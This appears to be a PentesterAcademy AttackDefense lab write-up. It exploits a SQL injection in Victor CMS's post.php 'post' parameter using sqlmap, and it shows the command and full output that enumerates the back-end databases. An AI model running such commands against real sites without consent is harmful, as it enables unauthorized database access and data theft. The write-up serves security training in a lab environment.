

ATTACK
DEFENSE
by PentesterAcademy

Name	Victor CMS
URL	https://www.attackdefense.com/challengedetails?cid=2267
Type	Real World Webapps: SQL Injection


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application.




Step 2: Search on google “victor cms exploit-db”.




The exploit db link contains the steps which have to be performed to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/48451



Step 3: Click on the first post link.

URL: http://jwjozxqhcwh31mcc4618w9cxs.stager3.attackdefenselabs.com/post.php?post=1



Step 4: Use SQLmap to retrieve the database name. Pass the URL in the SQLmap with other required parameters.

Command: sqlmap -u "http://jwjozxqhcwh31mcc4618w9cxs.stager3.attackdefenselabs.com/post.php?post=1" --dbs

```
root@PentesterAcademyLab:~# sqlmap -u "http://jwjozxqhcwh31mcc4618w9cxs.stager3.attackdefenselabs.com/post.php?post=1" --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
```

```
[*] starting @ 16:13:03 /2020-05-19/

[16:13:03] [INFO] testing connection to the target URL
[16:13:03] [INFO] testing if the target URL content is stable
[16:13:04] [INFO] target URL content is stable
[16:13:04] [INFO] testing if GET parameter 'post' is dynamic
[16:13:04] [INFO] GET parameter 'post' appears to be dynamic
[16:13:04] [INFO] heuristic (basic) test shows that GET parameter 'post' might be injectable
[16:13:04] [INFO] testing for SQL injection on GET parameter 'post'
[16:13:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:13:05] [INFO] GET parameter 'post' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --
string="eu")
[16:13:05] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'IBM DB2'
it looks like the back-end DBMS is 'IBM DB2'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'IBM DB2' extending provided level (1) and risk (1) values? [
Y/n] n

[16:13:35] [INFO] testing IBM DB2
[16:13:35] [WARNING] the back-end DBMS is not IBM DB2
[16:13:35] [INFO] testing MySQL
[16:13:35] [INFO] confirming MySQL
[16:13:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: PHP, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[16:13:35] [INFO] fetching database names
[16:13:35] [INFO] fetching number of databases
[16:13:35] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:13:35] [INFO] retrieved: 3
[16:13:36] [INFO] retrieved: information_schema
[16:13:45] [INFO] retrieved: test
[16:13:47] [INFO] retrieved: victor
available databases [3]:
[*] information_schema
[*] test
[*] victor

[16:13:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/jwjozxqhcwh31mcc4618w9cxs.stager3.attackdef
enselabs.com'
[16:13:50] [WARNING] you haven't updated sqlmap for more than 231 days!!!

[*] ending @ 16:13:50 /2020-05-19/

root@PentesterAcademyLab:~#
```

By exploiting the vulnerability, The attacker was successful to retrieve the database names from the target server.

References:

1. Victor CMS (https://github.com/VictorAlagwu/CMSsite)
2. Victor CMS 1.0 - 'post' SQL Injection (https://www.exploit-db.com/exploits/48451)